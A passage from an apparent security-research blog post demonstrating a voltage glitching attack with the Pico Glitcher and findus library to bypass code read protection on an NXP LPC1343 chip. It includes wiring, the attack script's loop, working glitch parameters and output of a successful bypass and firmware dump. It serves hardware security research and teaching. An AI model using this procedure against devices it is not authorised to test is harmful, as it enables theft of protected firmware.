  <li><a href="https://github.com/SySS-Research/icestick-glitcher">iCEstick Glitcher</a></li>
  <li><a href="https://github.com/atc1441/ESP32_nRF52_SWD">ESP32 SWD Flasher for nRF52</a></li>
</ul>

<p>to name a few.</p>

<p>A couple of months ago, SySS IT security expert Dr. Matthias Kesenheimer released his own open-source voltage glitching hardware device, the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>, together with his fault injection software library <a href="https://fault-injection-library.readthedocs.io/">findus</a>. Using this toolchain, it is quite easy to perform voltage glitching attacks, as I’ve recently learned myself and want to show you with an example.</p>

<p>The following figure shows the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> version 2.1, that I’ve received a couple of days ago. However, the voltage glitching attack I’m going to demonstrate also works with the hardware version 1.</p>

<p><img src="/assets/img/papers/voltage-glitching-with-picoglitcher-and-findus/pico-glitcher.jpg" alt="Pico Glitcher v2.1" />
<em>Pico Glitcher v2.1</em></p>

<h1 id="the-target">The target</h1>

<p>The target device of our voltage glitching attack is an old acquaintance, the Arm Cortex-M3-based microcontroller <a href="https://www.nxp.com/products/LPC1343FBD48">LPC1343</a> by NXP. The code read protection (CRP) of this chip – and also of others of the LPC family – is known to be vulnerable to voltage glitching attacks, as Chris Gerlinsky published in his RECON talk <a href="https://recon.cx/2017/brussels/resources/slides/RECON-BRX-2017-Breaking_CRP_on_NXP_LPC_Microcontrollers_slides.pdf">Breaking CRP on NXP LPC Microcontrollers</a> back in 2017.</p>

<p>When testing a new glitching setup like I do here using the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>, it is always a good idea to try it first with a well-known vulnerable target to see if it actually works as intended.</p>

<p>How to successfully bypass the code read protection of the <a href="https://www.nxp.com/products/LPC1343FBD48">LPC1343</a> is, for example, well-documented in the three-part blog series <a href="https://toothless.co/blog/bootloader-bypass-part1/">NXP LPC1343 Bootloader Bypass</a> by Toothless Consulting, or in the blog article <a href="https://grazfather.github.io/posts/2019-12-08-glitcher/">Glitching the Olimex LPC-P1343</a>. Back in 2020, I’ve also already published a <a href="https://www.youtube.com/watch?v=FVUhVewFmxw">voltage glitching video</a> targeting the <a href="https://www.nxp.com/products/LPC1343FBD48">LPC1343</a> using the <a href="https://github.com/SySS-Research/icestick-glitcher">iCEStick Glitcher</a>. Thus, in this article I want to demonstrate how to reproduce this attack using a new voltage glitching toolchain.</p>

<h1 id="glitching-setup">Glitching setup</h1>

<p>In general, the hardware setup for performing voltage glitching attacks consists of the following parts:</p>

<ol>
  <li>Target device</li>
  <li>Power supply</li>
  <li>Device to control the target’s supply voltage for triggering glitches</li>
  <li>Device to communicate with the target device (e.g. UART adapter or SWD debug probe)</li>
</ol>

<p>In our glitching setup, the target device is the <a href="https://www.nxp.com/products/LPC1343FBD48">LPC1343</a>, the external power supply is a Rigol DP832, the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> will be used to control the target’s supply voltage including voltage glitches, and we use a laptop to communicate with our target device via UART, and with the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> via USB. The following figure shows an overview of this glitching setup.</p>

<p><img src="/assets/img/papers/voltage-glitching-with-picoglitcher-and-findus/glitching-setup1.jpg" alt="Voltage glitching setup" />
<em>Voltage glitching setup</em></p>

<h2 id="wiring">Wiring</h2>

<p>In order to properly operate the LPC1343 in our glitching setup, we have to connect the following nine pins of the chip.</p>

<table>
  <thead>
    <tr>
      <th>Pin</th>
      <th>Function</th>
      <th>Wire color</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>3</td>
      <td>Reset</td>
      <td>white</td>
    </tr>
    <tr>
      <td>4</td>
      <td>Execute ISP command handler</td>
      <td>orange</td>
    </tr>
    <tr>
      <td>5</td>
      <td>Negative supply voltage (VSS)</td>
      <td>gray/black</td>
    </tr>
    <tr>
      <td>8</td>
      <td>Positive supply voltage (VDD)</td>
      <td>red</td>
    </tr>
    <tr>
      <td>14</td>
      <td>Execute ISP command handler</td>
      <td>orange</td>
    </tr>
    <tr>
      <td>41</td>
      <td>Negative supply voltage (VSS)</td>
      <td>gray/black</td>
    </tr>
    <tr>
      <td>44</td>
      <td>Positive supply voltage (VDD)</td>
      <td>red</td>
    </tr>
    <tr>
      <td>46</td>
      <td>UART receive (RX)</td>
      <td>blue</td>
    </tr>
    <tr>
      <td>47</td>
      <td>UART transmit (TX)</td>
      <td>violet</td>
    </tr>
  </tbody>
</table>

<p>The following figure shows the pinout diagram of the LPC1343 with the actual LQFP48 chip package.</p>

<p><img src="/assets/img/papers/voltage-glitching-with-picoglitcher-and-findus/lpc1343-pinning.jpg" alt="LPC1343 pinning" />
<em>LPC1343 pinning (source: <a href="https://www.nxp.com/docs/en/data-sheet/LPC1311_13_42_43.pdf">LPC1311/13/42/43 datasheet</a>)</em></p>

<p>Our targeted LPC1343 chip with enabled code read protection is soldered on a breakout board which is connected to a breadboard, as the following figure illustrates.</p>

<p><img src="/assets/img/papers/voltage-glitching-with-picoglitcher-and-findus/target-board-wired.jpg" alt="Target board with LPC1343" />
<em>Target board with LPC1343 and all required connections</em></p>

<p>There is a 10 Ohm resistor between the target supply voltage and the glitch signal, both provided by the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>. Furthermore, the reset output of the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> is both connected to the reset pin of our target chip and to the trigger input of the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> itself, as the reset signal will be the reference point for timing our glitches. The delay of our voltage glitches is measured in nanoseconds relatively to the target reset signal.</p>

<p>The following figure shows all the connections between the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>, our target board with the LPC1343, and the UART adapter that will be connected to our computer.</p>

<p><img src="/assets/img/papers/voltage-glitching-with-picoglitcher-and-findus/glitching-setup2.jpg" alt="Voltage glitching setup" />
<em>Connections between the Pico Glitcher, the target board, and the UART adapter</em></p>

<h1 id="pico-glitcher--findus">Pico Glitcher &amp;amp; findus</h1>

<p>For performing voltage glitching attacks using the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>, the Python fault injection library <a href="https://fault-injection-library.readthedocs.io/">findus</a> is used.</p>

<h2 id="installing-findus">Installing findus</h2>

<p><a href="https://fault-injection-library.readthedocs.io/">Findus</a> can simply be installed via pip – best within a Python virtual environment.</p>

<p>Based on a <a href="https://github.com/MKesenheimer/fault-injection-library/blob/master/example/pico-glitcher.py">Python example script</a> provided by Dr. Matthias Kesenheimer in the <a href="https://fault-injection-library.readthedocs.io/">findus</a> installation, I’ve developed a <a href="https://github.com/SySS-Research/picoglitcher-lpc1343">Python script</a> for attacking the code read protection of our LPC1343 target, reusing some code from the <a href="https://github.com/SySS-Research/icestick-glitcher">iCEStick Glitcher</a>.</p>

<p>You can install this <a href="https://github.com/SySS-Research/picoglitcher-lpc1343">Pico Glitcher LPC1343 script</a> along with <a href="https://fault-injection-library.readthedocs.io/">findus</a> in the following way:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre><span class="go">git clone https://github.com/SySS-Research/picoglitcher-lpc1343
cd picoglitcher-lpc1343
python -m venv .venv
source .venv/bin/activate
pip install findus
</span></pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="firmware-update">Firmware update</h2>

<p><a href="https://fault-injection-library.readthedocs.io/">findus</a> also contains firmware for the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> that can be installed using the provided <code class="language-plaintext highlighter-rouge">upload</code> tool.</p>

<p>Depending on the used hardware version of the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>, different firmware and configuration files have to uploaded. So be careful and choose the correct command from the documentation.</p>

<p>As I have the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> v2.1, the current firmware can be installed using the following commands.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="go">cd .venv/lib/python3.13/site-packages/findus/firmware
upload --port /dev/ttyACM3 --files AD910X.py FastADC.py PicoGlitcher.py PulseGenerator.py Spline.py config_v2/config.json
</span></pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="uart-communication">UART communication</h2>

<p>If the wiring of our glitching setup is correct, we should now be able to communicate with the ISP command handler of our targeted LPC1343 chip using the <a href="https://github.com/SySS-Research/picoglitcher-lpc1343">Pico Glitcher Python script</a>. To test this, we set an arbitray glitch delay range, and a glitch length of zero.</p>

<p>The device name of the UART adpater in this setup is <code class="language-plaintext highlighter-rouge">/dev/ttyUSB0</code>, and the device name of the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> is <code class="language-plaintext highlighter-rouge">/dev/ttyACM3</code>.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="go">python pico-glitcher.py --target /dev/ttyUSB0 --rpico /dev/ttyACM3 --delay 1000 1000 --length 0 0 
[+] Experiment 0        0       (NA)    0       1000    G       Trigger OK
[+] Experiment 1        0       (1)     0       1000    G       Trigger OK
[+] Experiment 2        0       (2)     0       1000    G       Trigger OK
[+] Experiment 3        0       (3)     0       1000    G       Trigger OK
[+] Experiment 4        0       (4)     0       1000    G       Trigger OK
[...]
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>The experiment result <code class="language-plaintext highlighter-rouge">Trigger OK</code> in our glitching setup means, that the glitch of the current experiment was successfully triggered via the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>. Additionally, the LPC1343 responded as expected to the memory read command sent afterwards via UART communication to the ISP command handler, when the code read protection was not bypassed.</p>

<p>For defining the different states and corresponding color codes for later data analysis, we simply overwrite the method <code class="language-plaintext highlighter-rouge">classify</code> in our derived <code class="language-plaintext highlighter-rouge">PicoGlitcher</code> class, as the following Python code illustrates.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
</pre></td><td class="rouge-code"><pre><span class="k">class</span> <span class="nc">DerivedGlitcher</span><span class="p">(</span><span class="n">PicoGlitcher</span><span class="p">):</span>
    <span class="sh">"""</span><span class="s">Derived PicoGlitcher with custom classification</span><span class="sh">"""</span>

    <span class="k">def</span> <span class="nf">classify</span><span class="p">(</span><span class="n">self</span><span class="p">,</span> <span class="n">state</span><span class="p">):</span>
        <span class="k">if</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Trigger OK</span><span class="sh">"</span> <span class="ow">in</span> <span class="n">state</span><span class="p">:</span>
            <span class="n">color</span> <span class="o">=</span> <span class="sh">"</span><span class="s">G</span><span class="sh">"</span>
        <span class="k">elif</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Sync error</span><span class="sh">"</span> <span class="ow">in</span> <span class="n">state</span><span class="p">:</span>
            <span class="n">color</span> <span class="o">=</span> <span class="sh">"</span><span class="s">M</span><span class="sh">"</span>
        <span class="k">elif</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Timeout</span><span class="sh">"</span> <span class="ow">in</span> <span class="n">state</span><span class="p">:</span>
            <span class="n">color</span> <span class="o">=</span> <span class="sh">"</span><span class="s">Y</span><span class="sh">"</span>
        <span class="k">elif</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Success</span><span class="sh">"</span> <span class="ow">in</span> <span class="n">state</span><span class="p">:</span>
            <span class="n">color</span> <span class="o">=</span> <span class="sh">"</span><span class="s">R</span><span class="sh">"</span>
        <span class="k">else</span><span class="p">:</span>
            <span class="n">color</span> <span class="o">=</span> <span class="sh">"</span><span class="s">C</span><span class="sh">"</span>

        <span class="k">return</span> <span class="n">color</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Thus, the different results of an experiment are defined as follows:</p>

<table>
  <thead>
    <tr>
      <th>Status</th>
      <th>Meaning</th>
      <th>Color code</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Trigger OK</code></td>
      <td>Glitch successfully triggered; memory read not successful</td>
      <td>green (G)</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Sync error</code></td>
      <td>Synchronization error concerning LPC1343 ISP command handler</td>
      <td>magenta (M)</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Timeout</code></td>
      <td>Timeout in UART communication</td>
      <td>yellow (Y)</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Success</code></td>
      <td>Successful read of protected memory (CRP bypass)</td>
      <td>red (R)</td>
    </tr>
  </tbody>
</table>

<h1 id="some-tweaking">Some tweaking</h1>

<p>Before we launch the actual voltage glitching attack, we try to find the minimal supply voltage for our targeted LPC1343, where it still works as specified. For this, we gradually reduce the target supply voltage until we receive errors when communicating with the chip’s ISP command handler. Operating a chip at its lowest possible supply voltage is beneficial for introducing glitches and causing unwanted behavior.</p>

<p>The determined lower limit supply voltage in our glitching setup is 2.23 V.</p>

<h1 id="the-attack">The attack</h1>

<p>Now it’s time for our voltage glitching attack.</p>

<p>But in order to better understand what is actually happening during the attack, we first have a brief look at the code of our used <a href="https://github.com/SySS-Research/picoglitcher-lpc1343">Pico Glitcher Python script</a>.</p>

<p>In the following code excerpt, the trigger of the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> is set to the rising edge of the reset signal. Furthermore, the selected glitching mode is set to low-power <em>crowbar glitching</em>, where the power of the target device is shorted to ground (0 V).</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>        <span class="c1"># set trigger on rising edge of reset line (RESET and TRIGGER are connected)
</span>        <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">rising_edge_trigger</span><span class="p">()</span>

        <span class="c1"># choose multiplexing or crowbar glitching
</span>        <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">set_lpglitch</span><span class="p">()</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The real magic happens in the <code class="language-plaintext highlighter-rouge">run</code> method of our glitcher class, which is provided in the following excerpt.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
</pre></td><td class="rouge-code"><pre>    <span class="k">def</span> <span class="nf">run</span><span class="p">(</span><span class="n">self</span><span class="p">):</span>
        <span class="c1"># log execution
</span>        <span class="n">logging</span><span class="p">.</span><span class="nf">info</span><span class="p">(</span><span class="sh">"</span><span class="s"> </span><span class="sh">"</span><span class="p">.</span><span class="nf">join</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">))</span>

        <span class="n">s_length</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">length</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_length</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">length</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">s_delay</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">delay</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_delay</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">delay</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>

        <span class="n">experiment_id</span> <span class="o">=</span> <span class="mi">0</span>
        <span class="n">response</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">""</span>

        <span class="k">while</span> <span class="bp">True</span><span class="p">:</span>
            <span class="c1"># set up glitch parameters (in nano seconds) and arm glitcher
</span>            <span class="n">length</span> <span class="o">=</span> <span class="n">random</span><span class="p">.</span><span class="nf">randint</span><span class="p">(</span><span class="n">s_length</span><span class="p">,</span> <span class="n">e_length</span><span class="p">)</span>
            <span class="n">delay</span> <span class="o">=</span> <span class="n">random</span><span class="p">.</span><span class="nf">randint</span><span class="p">(</span><span class="n">s_delay</span><span class="p">,</span> <span class="n">e_delay</span><span class="p">)</span>
            <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">arm</span><span class="p">(</span><span class="n">delay</span><span class="p">,</span> <span class="n">length</span><span class="p">)</span>

            <span class="c1"># reset target
</span>            <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">reset</span><span class="p">(</span><span class="mf">0.02</span><span class="p">)</span>

            <span class="c1"># block until glitch
</span>            <span class="k">try</span><span class="p">:</span>
                <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">block</span><span class="p">(</span><span class="n">timeout</span><span class="o">=</span><span class="mi">1</span><span class="p">)</span>
                <span class="n">response</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Trigger OK</span><span class="sh">"</span>
            <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">_</span><span class="p">:</span>
                <span class="n">response</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Timeout</span><span class="sh">"</span>
                <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">power_cycle_target</span><span class="p">(</span><span class="mf">0.05</span><span class="p">)</span>

                <span class="c1"># reinitialize serial communication
</span>                <span class="n">self</span><span class="p">.</span><span class="n">serial</span> <span class="o">=</span> <span class="n">serial</span><span class="p">.</span><span class="nc">Serial</span><span class="p">(</span><span class="n">port</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">target</span><span class="p">,</span> <span class="n">baudrate</span><span class="o">=</span><span class="mi">115200</span><span class="p">,</span> <span class="n">timeout</span><span class="o">=</span><span class="mf">0.1</span><span class="p">,</span> <span class="n">bytesize</span><span class="o">=</span><span class="mi">8</span><span class="p">,</span> <span class="n">parity</span><span class="o">=</span><span class="n">serial</span><span class="p">.</span><span class="n">PARITY_NONE</span><span class="p">)</span>

            <span class="c1"># synchronize
</span>            <span class="k">if</span> <span class="ow">not</span> <span class="n">self</span><span class="p">.</span><span class="nf">synchronize</span><span class="p">():</span>
                <span class="n">response</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Sync error</span><span class="sh">"</span>
                <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">power_cycle_target</span><span class="p">(</span><span class="mf">0.05</span><span class="p">)</span>

                <span class="c1"># reinitialize serial communication
</span>                <span class="n">self</span><span class="p">.</span><span class="n">serial</span> <span class="o">=</span> <span class="n">serial</span><span class="p">.</span><span class="nc">Serial</span><span class="p">(</span><span class="n">port</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">target</span><span class="p">,</span> <span class="n">baudrate</span><span class="o">=</span><span class="mi">115200</span><span class="p">,</span> <span class="n">timeout</span><span class="o">=</span><span class="mf">0.1</span><span class="p">,</span> <span class="n">bytesize</span><span class="o">=</span><span class="mi">8</span><span class="p">,</span> <span class="n">parity</span><span class="o">=</span><span class="n">serial</span><span class="p">.</span><span class="n">PARITY_NONE</span><span class="p">)</span>
            <span class="k">else</span><span class="p">:</span>
                <span class="c1"># read flash memory address
</span>                <span class="n">response_code</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="nf">send_target_command</span><span class="p">(</span><span class="n">self</span><span class="p">.</span><span class="n">READ_FLASH_CHECK</span><span class="p">,</span> <span class="mi">1</span><span class="p">,</span> <span class="bp">True</span><span class="p">,</span> <span class="sa">b</span><span class="sh">"</span><span class="se">\r\n</span><span class="sh">"</span><span class="p">)</span>

                <span class="k">if</span> <span class="n">response_code</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">"</span><span class="s">0</span><span class="sh">"</span><span class="p">:</span>
                    <span class="n">response</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Success</span><span class="sh">"</span>

            <span class="c1"># classify response
</span>            <span class="n">color</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">classify</span><span class="p">(</span><span class="n">response</span><span class="p">)</span>

            <span class="c1"># add to database
</span>            <span class="n">response_str</span> <span class="o">=</span> <span class="nf">str</span><span class="p">(</span><span class="n">response</span><span class="p">).</span><span class="nf">encode</span><span class="p">(</span><span class="sh">"</span><span class="s">utf-8</span><span class="sh">"</span><span class="p">)</span>
            <span class="n">self</span><span class="p">.</span><span class="n">database</span><span class="p">.</span><span class="nf">insert</span><span class="p">(</span><span class="n">experiment_id</span><span class="p">,</span> <span class="n">delay</span><span class="p">,</span> <span class="n">length</span><span class="p">,</span> <span class="n">color</span><span class="p">,</span> <span class="n">response_str</span><span class="p">)</span>

            <span class="c1"># monitor
</span>            <span class="n">speed</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">get_speed</span><span class="p">(</span><span class="n">self</span><span class="p">.</span><span class="n">start_time</span><span class="p">,</span> <span class="n">experiment_id</span><span class="p">)</span>
            <span class="n">experiment_base_id</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">database</span><span class="p">.</span><span class="nf">get_base_experiments_count</span><span class="p">()</span>
            <span class="nf">print</span><span class="p">(</span><span class="n">self</span><span class="p">.</span><span class="n">glitcher</span><span class="p">.</span><span class="nf">colorize</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Experiment </span><span class="si">{</span><span class="n">experiment_id</span><span class="si">}</span><span class="se">\t</span><span class="si">{</span><span class="n">experiment_base_id</span><span class="si">}</span><span class="se">\t</span><span class="s">(</span><span class="si">{</span><span class="n">speed</span><span class="si">}</span><span class="s">)</span><span class="se">\t</span><span class="si">{</span><span class="n">length</span><span class="si">}</span><span class="se">\t</span><span class="si">{</span><span class="n">delay</span><span class="si">}</span><span class="se">\t</span><span class="si">{</span><span class="n">color</span><span class="si">}</span><span class="se">\t</span><span class="si">{</span><span class="n">response</span><span class="p">.</span><span class="nf">decode</span><span class="p">(</span><span class="sh">'</span><span class="s">utf-8</span><span class="sh">'</span><span class="p">)</span><span class="si">}</span><span class="sh">"</span><span class="p">,</span> <span class="n">color</span><span class="p">))</span>

            <span class="c1"># increase experiment ID
</span>            <span class="n">experiment_id</span> <span class="o">+=</span> <span class="mi">1</span>

            <span class="c1"># dump the firmware if requested and a glitch was successful 
</span>            <span class="k">if</span> <span class="n">self</span><span class="p">.</span><span class="n">dump</span> <span class="ow">and</span> <span class="n">response</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">"</span><span class="s">Success</span><span class="sh">"</span><span class="p">:</span>
                <span class="c1"># dump memory
</span>                <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[*] Dumping the flash memory ...</span><span class="sh">"</span><span class="p">)</span>
                <span class="n">self</span><span class="p">.</span><span class="nf">dump_memory</span><span class="p">()</span>
                <span class="n">sys</span><span class="p">.</span><span class="nf">exit</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>First, the value ranges for the glitch length and glitch delay are set based on the given input parameters.</p>

<p>Within the glitching loop, random values for the glitch length and the glitch delay are selected for the current experiment, and the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> is armed. Then, the target device is reset. After this reset, it is checked whether the configured glitch was successfully triggered within a defined time window. Depending on the result of this check, a response variable is set accordingly, for example indicating a successfully triggered glitch using <code class="language-plaintext highlighter-rouge">Trigger OK</code> or a <code class="language-plaintext highlighter-rouge">Timeout</code> error.</p>

<p>Next, the script tries to synchronize with the ISP command handler. If this is successful, the command <code class="language-plaintext highlighter-rouge">R 0 4</code> for reading four bytes from the protected internal flash memory at address zero is sent to the target. Based on the response of this command, we can determine whether our voltage glitching attack for bypassing the code read protection was successful or not.</p>

<p>For being able to better analyze the experiment data, we classify the result of each experiment using the previously defined color codes, and save the used glitching parameters and the corresponding experiment result to a database. This information is also shown on screen during the voltage glitching attack for monitoring purposes.</p>

<p>At last, we check if the firmware of our targeted device should be dumped in case of a successful code read protection bypass.</p>

<p>For performing our voltage glitching attack, we set the range for glitch delay values from 1,000 to 80,000 ns relative to our configured glitch trigger, which is the reset signal. The range for glitch length values is set from 80 to 140 ns. As we can see in the following output, depending on the used glitching parameters, our target device responds in different ways.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre><span class="go">python pico-glitcher.py --target /dev/ttyUSB0 --rpico /dev/ttyACM3 --delay 1000 80000 --length 80 140
[-] Library RD6006 not installed. Functions to control the external power supply not available.
[+] Version of Pico Glitcher: [0, 9, 13]
[+] Version of findus: [0, 9, 13]
[+] Experiment 0        0       (NA)    89      53716   G       Trigger OK
[+] Experiment 1        0       (NA)    123     42254   G       Trigger OK
[+] Experiment 2        0       (NA)    130     34943   G       Trigger OK
[+] Experiment 3        0       (NA)    103     60374   G       Trigger OK
[+] Experiment 4        0       (NA)    120     1838    M       Sync error
[+] Experiment 5        0       (NA)    119     64077   G       Trigger OK
[...]
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Now, we execute a little more than 10,000 experiments, and hope to trigger a response from our targeted chip that indicates a successful code read protection bypass.</p>

<p>The following figure exemplarily shows the shape of a voltage glitch in the target supply voltage using an oscilloscope.</p>

<p><img src="/assets/img/papers/voltage-glitching-with-picoglitcher-and-findus/oscilloscope-glitch.jpg" alt="Voltage glitch example" />
<em>Voltage glitch example</em></p>

<p>For evaluating the collected experiment data, we use the <code class="language-plaintext highlighter-rouge">analyzer</code> tool of <a href="https://fault-injection-library.readthedocs.io/">findus</a>. This allows us to simply load a generated database of a glitching attack, in order to inspect the corresponding results.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre><span class="go">analyzer --directory databases
[-] Library RD6006 not installed. Functions to control the external power supply not available.
Dash is running on http://127.0.0.1:8080/

INFO:dash.dash:Dash is running on http://127.0.0.1:8080/

 * Serving Flask app 'findus.analyzer.analyzer'
 * Debug mode: on
[-] Library RD6006 not installed. Functions to control the external power supply not available.
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Depending on the used color codes in our <a href="https://github.com/SySS-Research/picoglitcher-lpc1343">Pico Glitcher Python script</a>, we can label the collected data points. By having a closer look at the plotted graph and the table with combined experiment results, we can see that 24 of the 10,029 glitches were classified as successful. Furthermore, we can see that all those successful glitches were at a similar location concerning our parameter search space defined by the delay and length of a glitch.</p>

<p>The following figure illustrates the fault injection analysis using the <code class="language-plaintext highlighter-rouge">analyzer</code> tool of <a href="https://fault-injection-library.readthedocs.io/">findus</a>.</p>

<p><img src="/assets/img/papers/voltage-glitching-with-picoglitcher-and-findus/findus-fault-injection-analysis.jpg" alt="Fault injection analysis using findus" />
<em>Fault injection analysis using the analyzer tool</em></p>

<p>With this newly gained knowledge, we launch another voltage glitching attack using narrowed-down glitching parameters in order to dump the firmware of our target device. For this, we set the glitch delay to be between 49,800 and 51,600 ns, and the glitch length to be beetwen 100 and 110 ns. Additionally, we set the command line argument <code class="language-plaintext highlighter-rouge">--dump</code> in order to dump the device firmware in case of a successful code read protection bypass.</p>

<p>The following output shows a successful voltage glitching attack within a couple of seconds using these glitching parameters.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre><span class="go">python pico-glitcher.py --target /dev/ttyUSB0 --rpico /dev/ttyACM3 --delay 49800 51600 --length 100 110 --dump
[-] Library RD6006 not installed. Functions to control the external power supply not available.
[+] Version of Pico Glitcher: [0, 9, 13]
[+] Version of findus: [0, 9, 13]
[+] Experiment 0        0       (NA)    102     49991   G       Trigger OK
[+] Experiment 1        0       (NA)    104     50432   G       Trigger OK
[+] Experiment 2        0       (NA)    102     51277   G       Trigger OK
[+] Experiment 3        0       (NA)    107     50955   G       Trigger OK
[...]
[+] Experiment 214      0       (23)    100     51255   G       Trigger OK
[+] Experiment 215      0       (23)    110     51336   R       Scucess
